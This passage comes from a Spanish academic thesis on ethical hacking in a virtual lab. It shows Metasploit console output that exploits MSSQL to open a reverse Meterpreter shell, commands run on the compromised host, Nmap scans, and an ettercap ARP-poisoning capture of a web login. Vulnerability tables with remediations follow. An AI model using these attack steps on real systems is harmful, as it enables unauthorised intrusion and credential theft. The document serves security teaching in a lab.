msf exploit(windows/mssql/mssql_payload) > set rhost 192.168.231.5
rhost => 192.168.231.5
msf exploit(windows/mssql/mssql_payload) > set
msf exploit(windows/mssql/mssql_payload) > set PASSWORD password
PASSWORD => password
msf exploit(windows/mssql/mssql_payload) >
msf exploit(windows/mssql/mssql_payload) > set LHOST 192.168.231.142
LHOST => 192.168.231.142
msf exploit(windows/mssql/mssql_payload) > set LPORT 4443
LPORT => 4443
msf exploit(windows/mssql/mssql_payload) >

```

Figura 77. Asignación de parámetros solicitados

Fuente: elaboración propia

Ahora se procede a lanzar el ataque mediante el comando exploit

```

msf exploit(windows/mssql/mssql_payload) > exploit
[*] Started reverse TCP handler on 192.168.231.5 :4443
[*] 192.168.231.143:1433 - Command Stager progress - 1.47% done (1499/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 2.93% done (2998/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 4.40% done (4497/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 5.86% done (5996/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 7.33% done (7495/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 8.80% done (8994/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 10.26% done (10493/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 11.73% done (11992/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 13.19% done (13491/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 14.66% done (14990/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 16.13% done (16489/102246 bytes)
[*] 192.168.231.143:1433 - Command Stager progress - 17.59% done (17988/102246 bytes)

```

Figura 78. Ejecución del EXPLOIT y PAYLOAD

Fuente: elaboración propia

Luego de unos minutos de lanzar el ataque abre una sesión metepreter, el cual indica que se tiene el control de la maquina victima mediante una terminal (ventana de comandos) tal como se muestra a continuación:

```

[*] 192.168.231.143:1433 - Command Stager progress - 99.59% done (101827/102246 by
[*] 192.168.231.143:1433 - Command Stager progress - 100.00% done (102246/102246 by
[*] Sending stage (179779 bytes) to 192.168.231.143
[*] Meterpreter session 1 opened (192.168.231.5 :4443 -> 192.168.231.143:49164) at
9-02-24 13:40:19 -0500

meterpreter >

```

Figura 79. Resultados de la explotación, obtención de una SHELL

Fuente: elaboración propia

Se procede a ejecutar comandos de Windows server 2008 y Sql Server 2008 ya que se está en la consola de los sistemas antes referidos, se utiliza el comando sysinfo, el cual muestra que el Shell pertenece al Windows server 2008.

```
meterpreter > sysinfo
Computer      : WIN-CI1SH40HKHN
OS           : Windows 2008 (Build 6001, Service Pack 1)
Architecture : x86
System Language : es_ES
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

Figura 80. Control remoto de la maquina hackeada

Fuente: elaboración propia

Otro comando para listar los procesos

```
meterpreter > ps
Process List
=====
PID  PPID  Name                               Arch  Session  User
---  ----  ---                               ----  -
0    0     [System Process]
4    0     System
424  4     smss.exe
452  1508  ToZTm.exe                          x86   0         NT AUTHORITY\Ser
ws\SERVIC~2\NETWOR~1\AppData\Local\Temp\ToZTm.exe
492  480   csrss.exe
536  528   csrss.exe
544  480   wininit.exe
576  528   winlogon.exe
624  544   services.exe
636  544   lsass.exe
644  544   lsm.exe
688  576   LogonUI.exe
808  624   svchost.exe
```

Figura 81. Ejecución de comando sobre la maquina victima

Fuente: elaboración propia

Como se puede ver se puede realizar todas las acciones sobre una maquina Windows desde una terminal de kali Linux; dependiendo del objetivo que se busca (sustraer información, generar una denegación de servicio, instalación de puertas traseras, etc) y el grado de habilidad del atacante se podrá pos explotar.

CAPÍTULO VI

6. Discusión

En este apartado se analiza los recursos tecnológicos y estrategias que permitieron la construcción de la red virtual y la implementación del hacking ético. Además, se identifican y evalúan los eventos registrados en materia de seguridad informática y los mecanismos para atenuar dichos eventos.

6.1. Identificación de las herramientas y estrategias

6.1.1. Para la construcción de la red virtual

Para la el diseño y construcción del escenario virtual se emplearon estrategias (metodología) que permitió tener éxito en esta tarea, del mismo modo herramientas tecnológicas conforme se detalla a continuación:

- Metodología: se empleó la metodología de Cisco PPDIOO, el enfoque principal de esta metodología es definir las actividades mínimas requeridas, por tecnología y complejidad de red, que permitan la instalación y operación exitosa de las tecnologías.
- Virtualizador: se utilizó VMWare player como tecnología de virtualización, esto como consecuencia de realizar una comparación con otras herramientas ofrece mayor performance.
- Equipo anfitrión: viene a ser el ordenador sobre el cual se logró construir la red virtual; para el caso se empleó una laptop marca ASUS - X555UQ, memoria Ram de 8 GB y 2 GB de video independiente entre sus características principales.
- Enrutador: se empleó el servidor Monowall, este cumplió la función de enrutador y firewall, con el cual se logró tener tres segmentos de red (LAN DMZ Y WAN).
- Servidor: se empleó Windows server 2008 para el servidor de base de datos, Windows server 2003 para el servidor de archivos, Metasploitable 2 (servidor Ubuntu) para el servidor de correo y web, FreeNas (servidor Unix) como servidor de web y archivos.
- Terminales: para ello se empleó Windows 7, Windows XP y Ubuntu.

6.1.1. Para la implementación del hacking ético

Para la implementación del hacking ético se tuvieron las siguientes variables:

- Estrategia: se tomó en cuenta fases generales (recolección de información, análisis de vulnerabilidades, explotación y post-explotación) que establece el

hacking ético, esto transversal a las distintas metodologías que existe en la actualidad (OSSTMM, ISSAF y OWASP).

- Herramientas: respecto a las herramientas empleadas se utilizó una gran variedad de herramientas para cumplir con las actividades en cada una de las fases del hacking ético, los cuales están desarrollados en los anexos.

6.2. Análisis de vulnerabilidades

En esta sección se analiza las distintas vulnerabilidades que se logró identificar después de la implementación del hacking ético; cada vulnerabilidad tiene un nombre, un identificador, el grado de severidad o impacto, el puerto asociado a la debilidad, resumen, descripción y la(s) alternativa(s) para subsanar dicha vulnerabilidad.

Tabla 14.

Vulnerabilidad Microsoft Windows SMB2 _Smb2

Vulnerabilidad:	Microsoft _Smb2ValidateProviderCallback()	Windows	SMB2
Severidad:	Alto		
Puerto:	TCP/445		
CVE-ID:	40887 - MS09-050		
Resumen:	El código arbitrario se puede ejecutar en el host remoto a través del puerto SMB.		
Descripción:	El host remoto ejecuta una versión de Microsoft Windows Vista o Windows Server 2008 que contiene una vulnerabilidad en su implementación SMBv2. Un atacante puede explotar esta falla para deshabilitar el host remoto o para Ejecutar código arbitrario en él.		
Solución:	Microsoft ha lanzado un parche para Windows Vista y Windows Server 2008.		

Fuente: Elaboración propia

Tabla 15.

Vulnerabilidad Security Update for Microsoft Windows SMB Server

Vulnerabilidad:	Security Update for Microsoft Windows SMB Server (ETERNALBLUE)
------------------------	---

Severidad:	Alto
Puerto:	TCP/445
CVE-ID:	97833 - MS17-010
Resumen:	<p>El host remoto de Windows se ve afectado por múltiples vulnerabilidades.</p> <p>Existen múltiples vulnerabilidades de ejecución remota de código en Microsoft Server Message Block 1.0 (SMBv1) debido a Manejo inadecuado de ciertas solicitudes. Un atacante remoto no autenticado puede explotar estas vulnerabilidades, a través de un paquete especialmente diseñado, para ejecutar código arbitrario.</p>
Descripción:	<p>Existe una vulnerabilidad de divulgación de información en Microsoft Server Message Block 1.0 (SMBv1) debido a un error manejo de ciertas solicitudes. Un atacante remoto no autenticado puede explotar esto, a través de un paquete especialmente diseñado, para revelar información sensible. (CVE-2017-0147)</p> <p>Es un gusano que utiliza siete vulnerabilidades del Grupo Ecuación. Petya es un programa de ransomware que primero utiliza CVE-2017-0199, una vulnerabilidad en Microsoft Office, y luego se propaga a través de ETERNALBLUE.</p> <p>Microsoft ha lanzado un conjunto de parches para Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, y 2016. Microsoft también ha lanzado parches de emergencia para sistemas operativos Windows que ya no son compatible, incluyendo Windows XP, 2003 y 8.</p>
Solución:	<p>Para los sistemas operativos de Windows no compatibles, por ejemplo, Windows XP, Microsoft recomienda que los usuarios interrumpan El uso de SMBv1.</p> <p>Adicionalmente, US-CERT recomienda que los usuarios bloqueen SMB directamente bloqueando el puerto TCP 445 en todos los dispositivos de límite de red. Para pymes sobre la API de NetBIOS, bloquee los puertos TCP 137/139 y los puertos UDP 137/138 en todos los dispositivos de límite de red.</p>

Fuente: Elaboración propia

Tabla 16.

Vulnerabilidad Vulnerabilities in Remote Desktop Could Allow Remote

Vulnerabilidad:	Vulnerabilities in Remote Desktop Could Allow Remote Code Execution
Severidad:	MEDIO
Puerto:	TCP/3389
CVE-ID:	58435 - MS12-020
Resumen:	<p>El host remoto de Windows podría permitir la ejecución de código arbitrario.</p> <p>La vulnerabilidad se debe a la forma en que RDP accede a un objeto en la memoria que no ha inicializado correctamente o se ha eliminado. Si se ha habilitado RDP en el sistema afectado, un atacante remoto no autenticado podría aprovechar esta vulnerabilidad para hacer que el sistema ejecute código arbitrario al enviar una secuencia de RDP especialmente diseñado paquetes para ello.</p>
Descripción:	<p>Este complemento también busca una vulnerabilidad de denegación de servicio en Microsoft Terminal Server.</p> <p>Tenga en cuenta que esta secuencia de comandos no detecta la vulnerabilidad si el permitir conexiones solo desde computadoras que ejecutan la configuración de Escritorio remoto con autenticación de nivel de red está habilitada o la capa de seguridad está configurada en SSL (TLS 1.0) en el host remoto.</p> <p>Microsoft ha lanzado un conjunto de parches para Windows XP, 2003, Vista, 2008, 7 y 2008 R2.</p>
Solución:	<p>Se debe tener en cuenta que, se requiere un contrato de soporte extendido con Microsoft para obtener el parche para esta vulnerabilidad para Windows.</p>

Fuente: Elaboración propia

Tabla 17.

Vulnerabilidad SSL Version 2 and 3 Protocol Detection

Vulnerabilidad:	SSL Version 2 and 3 Protocol Detection
------------------------	---

Severidad:	MEDIO
Puerto:	TCP/1433
CVE-ID:	20007
Resumen:	<p>El servicio remoto encripta el tráfico utilizando un protocolo con debilidades conocidas.</p> <p>El servicio remoto acepta conexiones cifradas utilizando SSL 2.0 y / o SSL 3.0. Estas versiones de SSL son afectadas por varios defectos criptográficos, incluyendo:</p> <ul style="list-style-type: none"> - Un esquema de relleno inseguro con cifrados CBC. - Esquemas inseguros de renegociación y reanudación de sesiones. <p>Un atacante puede explotar estas fallas para realizar ataques de intermediarios o para descifrar comunicaciones entre el servicio afectado y los clientes.</p>
Descripción:	<p>Aunque SSL / TLS tiene un medio seguro para elegir la versión más alta del protocolo (para que estas versiones solo se utilizarán si el cliente o el servidor no admiten nada mejor), muchos navegadores web implementan esto de una manera insegura que permite a un atacante degradar una conexión (como en POODLE). Por tanto, es recomendable que estos protocolos estén completamente desactivados.</p> <p>NIST ha determinado que SSL 3.0 ya no es aceptable para las comunicaciones seguras. A partir de la fecha de la implementación de PCI DSS v3.1 indica que cualquier versión de SSL no cumplirá con la definición de 'SSC' de PCI SSC.</p> <p>Consultar la documentación de la aplicación para deshabilitar SSL 2.0 y 3.0.</p>
Solución:	<p>Utilizar TLS 1.1 (con conjuntos de cifrado aprobados) o superior en su lugar.</p>

Fuente: Elaboración propia

Tabla 18.*Vulnerabilidad Microsoft Windows Remote Desktop Protocol Server*

Vulnerabilidad:	Microsoft Windows Remote Desktop Protocol Server Man-in-the-Middle Weakness
Severidad:	MEDIO
Puerto:	TCP/3389
CVE-ID:	18405
Resumen:	Puede ser posible obtener acceso al host remoto.
Descripción:	<p>La versión remota del Servidor de protocolo de escritorio remoto (Servicio de Terminal Server) es vulnerable a un man-in-the-middle (MiTM) ataque. El cliente RDP no hace ningún esfuerzo para validar la identidad del servidor al configurar cifrado, un atacante con la capacidad de interceptar el tráfico del servidor RDP puede establecer el cifrado con el cliente y servidor sin ser detectado. Un ataque MiTM de esta naturaleza permitiría al atacante obtener cualquier información sensible transmitida, incluyendo credenciales de autenticación.</p> <p>Esta falla existe porque el servidor RDP almacena una clave privada RSA codificada en la biblioteca mstlsapi.dll. Algún usuario local con acceso a este archivo (en cualquier sistema Windows) puede recuperar la clave y usarla para este ataque.</p> <p>- Forzar el uso de SSL como capa de transporte para este servicio si es compatible.</p>
Solución:	<p>- Seleccione la opción Permitir conexiones solo desde computadoras que ejecutan Escritorio remoto con autenticación de nivel de red configurado si está disponible.</p>

Fuente: Elaboración propia

Tabla 19.*Vulnerabilidad SMB Signing not required*

Vulnerabilidad:	SMB Signing not required
Severidad:	MEDIO
Puerto:	TCP/445
CVE-ID:	57608

Resumen:	La firma no es necesaria en el servidor SMB remoto.
Descripción:	La firma no es necesaria en el servidor SMB remoto. Un atacante remoto no autenticado puede explotar esto para realizar ataques de intermediarios contra el servidor SMB.
Solución:	Hacer cumplir la firma de mensajes en la configuración del host. En Windows, esto se encuentra en la configuración de la política Servidor de red de Microsoft: firmar comunicaciones digitalmente (siempre). En Samba, la configuración se llama firma de servidor.

Fuente: Elaboración propia

Tabla 20.
Vulnerabilidad SSL Certificate Cannot Be Trusted

Vulnerabilidad:	SSL Certificate Cannot Be Trusted
Severidad:	MEDIO
Puerto:	TCP/445
CVE-ID:	51192
Resumen:	El certificado SSL para este servicio no se puede confiar.
Descripción:	<p>El certificado X.509 del servidor no se puede confiar. Esta situación puede ocurrir de tres formas diferentes, en las que se puede romper la cadena de confianza, como se indica a continuación:</p> <ul style="list-style-type: none"> - Primero, la parte superior de la cadena de certificados enviada por el servidor podría no descender de una autoridad de certificación pública conocida. Esto puede ocurrir cuando la parte superior de la cadena es un certificado autenticado no reconocido o cuando faltan certificados intermedios que conectan la parte superior de la cadena de certificados con una autoridad de certificación pública conocida. - Segundo, la cadena de certificados puede contener un certificado que no es válido en el momento de la exploración. Esto puede ocurrir cuando el escaneo ocurre antes de una de las fechas de "no antes" del certificado, o después de una de las fechas de "no después de" del certificado.

- En tercer lugar, la cadena de certificados puede contener una firma que no coincide con la información del certificado o no se pudo verificar. Las firmas incorrectas se pueden arreglar al obtener el certificado con la firma incorrecta para que el emisor vuelva a firmarlo. Las firmas que no se pudieron verificar son el resultado de que el emisor del certificado haya usado un algoritmo de firma que Nessus no admite o no reconoce.

Si el host remoto es un host público en producción, cualquier interrupción en la cadena hace que sea más difícil para los usuarios verificar la autenticidad y la identidad del servidor web. Esto podría hacer que sea más fácil llevar a cabo ataques de hombre en el medio contra el host remoto.

Solución: Comprar o generar un certificado adecuado para este servicio.

Fuente: Elaboración propia

Tabla 21.

Vulnerabilidad SSL Certificate Signed Using Weak Hashing Algorithm

Vulnerabilidad:	SSL Certificate Signed Using Weak Hashing Algorithm
Severidad:	MEDIO
Puerto:	TCP/3389
CVE-ID:	35291
Resumen:	Se ha firmado un certificado SSL en la cadena de certificados utilizando un algoritmo de hash débil.
Descripción:	<p>El servicio remoto utiliza una cadena de certificados SSL que se ha firmado con un algoritmo de hashing criptográficamente débil (por ejemplo, MD2, MD4, MD5 o SHA1). Se sabe que estos algoritmos de firma son vulnerables a los ataques de colisión. Un atacante puede explotar esto para integrar otro certificado con la misma firma digital, lo que permite a un atacante hacerse pasar por el servicio afectado.</p> <p>Tener en cuenta que los certificados en la cadena que están contenidos en la base de datos de Nessus.</p>
Solución:	Ponerse en contacto con la autoridad de certificación para que se vuelva a emitir el certificado.

Fuente: Elaboración propia

Tabla 22.
Vulnerabilidad Bind Shell Backdoor Detection

Vulnerabilidad:	Bind Shell Backdoor Detection
Severidad:	ALTO
Puerto:	TCP/1524
CVE-ID:	51988
Resumen:	El host remoto puede haber sido comprometido.
Descripción:	Un shell escucha en el puerto remoto sin necesidad de autenticación. Un atacante puede usarlo conectándose al puerto remoto y enviando comandos directamente.
Solución:	Verifique si el host remoto ha sido comprometido y vuelva a instalar el sistema si es necesario.

Fuente: Elaboración propia

Tabla 23.
Vulnerabilidad Debian OpenSSH/OpenSSL

Vulnerabilidad:	Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
Severidad:	ALTO
Puerto:	TCP/22
CVE-ID:	32314
Resumen:	Las claves de host SSH remotas son débiles.
Descripción:	<p>La clave de host SSH remota se ha generado en un sistema Debian o Ubuntu que contiene un error en el generador de números aleatorios de su biblioteca OpenSSL.</p> <p>El problema se debe a que un empaquetador de Debian elimina casi todas las fuentes de entropía en la versión remota de OpenSSL.</p> <p>Un atacante puede obtener fácilmente la parte privada de la clave remota y usarla para configurar descifrar la sesión remota o configurar un hombre en el ataque central.</p>

Solución:	Considere que todo el material criptográfico generado en el host remoto sea estimable. En particular, todo el material clave de SSH, SSL y OpenVPN se debe volver a generar.
-----------	--

Fuente: Elaboración propia

Tabla 24.

Vulnerabilidad NFS Exported Share Information Disclosure

Vulnerabilidad:	NFS Exported Share Information Disclosure
Severidad:	ALTO
Puerto:	TCP/2049
CVE-ID:	11356
Resumen:	Es posible acceder a los recursos compartidos de NFS en el host remoto.
Descripción:	Al menos uno de los recursos compartidos de NFS exportados por el servidor remoto podría ser montado por el host de exploración. Un atacante puede aprovechar esto para leer (y posiblemente escribir) archivos en un host remoto.
Solución:	Configure NFS en el host remoto para que solo los hosts autorizados puedan montar sus recursos compartidos remotos.

Fuente: Elaboración propia

Tabla 25.

Vulnerabilidad Unix Operating System Unsupported Version Detection

Vulnerabilidad:	Unix Operating System Unsupported Version Detection
Severidad:	ALTO
Puerto:	TCP/0
CVE-ID:	33850
Resumen:	El sistema operativo que se ejecuta en el host remoto ya no es compatible.
Descripción:	Según su número de versión autoinformado, el sistema operativo Unix que se ejecuta en el host remoto ya no es compatible.

	La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, es probable que contenga vulnerabilidades de seguridad.
Solución:	Actualizar a una versión del sistema operativo Unix que actualmente es compatible.

Fuente: Elaboración propia

Tabla 26.
Vulnerabilidad UnrealIRCd Backdoor Detection

Vulnerabilidad:	UnrealIRCd Backdoor Detection
Severidad:	ALTO
Puerto:	TCP
CVE-ID:	46882
Resumen:	El servidor IRC remoto contiene una puerta trasera.
Descripción:	El servidor IRC remoto es una versión de UnrealIRCd con una puerta trasera que permite a un atacante ejecutar código arbitrario en el host afectado.
Solución:	Volver a descargar el software, verifíquelo utilizando las sumas de comprobación MD5 / SHA1 publicadas y vuelva a instalarlo.

Fuente: Elaboración propia

Tabla 27.
Vulnerabilidad VNC Server 'password' Password

Vulnerabilidad:	VNC Server 'password' Password
Severidad:	ALTO
Puerto:	TCP/5900
CVE-ID:	61708
Resumen:	Un servidor VNC que se ejecuta en el host remoto está protegido con una contraseña débil.

Descripción:	El servidor VNC que se ejecuta en el host remoto está protegido con una contraseña débil. Nessus pudo iniciar sesión utilizando la autenticación VNC y una contraseña de "contraseña". Un atacante remoto no autenticado podría explotar esto para tomar el control del sistema.
Solución:	Asegurar el servicio VNC con una contraseña segura.

Fuente: Elaboración propia

Tabla 28.
Vulnerabilidad Unsupported Web Server Detection

Vulnerabilidad:	Unsupported Web Server Detection
Severidad:	ALTO
Puerto:	TCP/5900
CVE-ID:	61708
Resumen:	El servidor web remoto está obsoleto / no es compatible.
Descripción:	Según su versión, el servidor web remoto está obsoleto y ya no es mantenido por su proveedor o proveedor. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, puede contener vulnerabilidades de seguridad.
Solución:	Eliminar el servicio si ya no es necesario. De lo contrario, actualizar a una versión más nueva si es posible o cambie a otro servidor.

Fuente: Elaboración propia

6.3. Análisis de los eventos relacionados a la seguridad informática

En esta sección se evalúa y explica los eventos relacionados a la seguridad informática que se generaron sobre el escenario virtual; como se inicia, el intercambio de paquetes y la forma como se logra vulnerar los medios tecnológicos.

6.3.1. Ataques de escaneo de puertos y servicios

- Ataque con Nmap o Zenmap

La herramienta permitió personalizar los comandos ejecutados para su respectivo análisis de puertos y servicios disponibles.

Con el comando `nmap 192.168.231.100`, se identificaron los puertos habilitados y fueron detectados con sus respectivos servicios, tal como muestra a continuación.




Figura 82. Ejecución de herramienta Nmap
Fuente: elaboración propia

Resultados obtenidos

Los puertos abiertos que se detectaron dentro del servidor `192.168.231.100`, indican la presencia de servicios de correo electrónico y web en los protocolos:

- SMTP. - Servicio de salida de correo electrónico a través del puerto 25.
- HTTP. - Servicio de El Protocolo de transferencia de hipertexto a través del puerto 80.

Adicionalmente fue descubierta la presencia del protocolo ftp, ssh, telnet y entre otros. Para un análisis más profundo, se implementó el comando `nmap -p 25 -T4 -A -v 192.168.231.100` con los siguientes parámetros aplicados:

- `-p 25.` Aplicación de ataque al puerto 25 (SMTP).
- `-T4.` Permite sincronizar las plantillas de temporización.
- `-A.` Ejecuta una exploración agresiva al equipo atacado.
- `-v.` Muestra la versión de Nmap.

En la Figura se muestran los resultados obtenidos, los cuales se describen a continuación:

- La dirección MAC del servidor: `00:0C:29:89:F7:F1`.
- Kernel: `Linux 2.6.33`

- El MTA del correo electrónico: Postfix




Figura 83. Análisis de puerto 25 a través de Nmap

Fuente: elaboración propia

En la máquina servidor sujeto a los ataques, se implementó la herramienta Wireshark, que permitió monitorear los eventos suscitados. se puede verificar el envío de un segmento **SYN** desde el equipo atacante de la red (192.168.231.100); en primera instancia se recibió una respuesta **RST**, tratando de impedir la comunicación y que, ésta se corte de manera abrupta. A continuación, se repitió el envío del segmento **SYN** y en este caso se obtuvo como respuesta un **ACK**, permitiendo el acceso a la información e incluso una respuesta por parte del Protocolo SMTP, identificando su actividad (**EHLO**).




Figura 84. Resultado de monitoreo con Wireshark
Fuente: elaboración propia

6.3.2. Ataque de hombre en el medio

Ataque con ettercap

La aplicación permitió capturar claves de acceso de servicios web generadas desde un cliente de la red. Se muestra el ataque de envenenamiento ARP efectuado para interceptar los datos generados hacia el servidor.




Figura 85. Descubrimiento de contraseñas de acceso web.
Fuente: elaboración propia

Resultados obtenidos

El módulo sniffer, permitió identificar las comunicaciones y peticiones de servicios a través de la tarjeta de red desde un cliente. En la Figura se visualizan las siguientes conexiones detectadas:

Desde el equipo 192.168.230.100, se accede al sitio web <http://192.168.230.100/dvwa/login.php>, con el usuario “alex” y la contraseña “hello”, para acceder a la administración de un servicio web.

Por su parte, utilizando Wireshark, se verificaron los eventos suscitados en el servidor, repitiendo el envío de paquetes SYN, obteniendo como respuesta un ACK, a la vez se capturó los datos pertenecientes al servicio DVWA, tal como se muestra en la Figura.

Source	Destination	Protocol	Length	Info
Vmware_99:63:6f	Vmware_2a:d8:7c	ARP	42	Who has 192.168.230.1? Te
Vmware_2a:d8:7c	Vmware_99:63:6f	ARP	60	192.168.230.1 is at 00:50
fe80::c1c4:97aa:544...	ff02::1:2	DHCPv6	153	Solicit XID: 0xd766f CID:
Vmware_99:63:6f	Vmware_b4:90:b8	ARP	42	192.168.230.100 is at 00:
Vmware_99:63:6f	Vmware_48:2c:1c	ARP	42	192.168.230.2 is at 00:0c
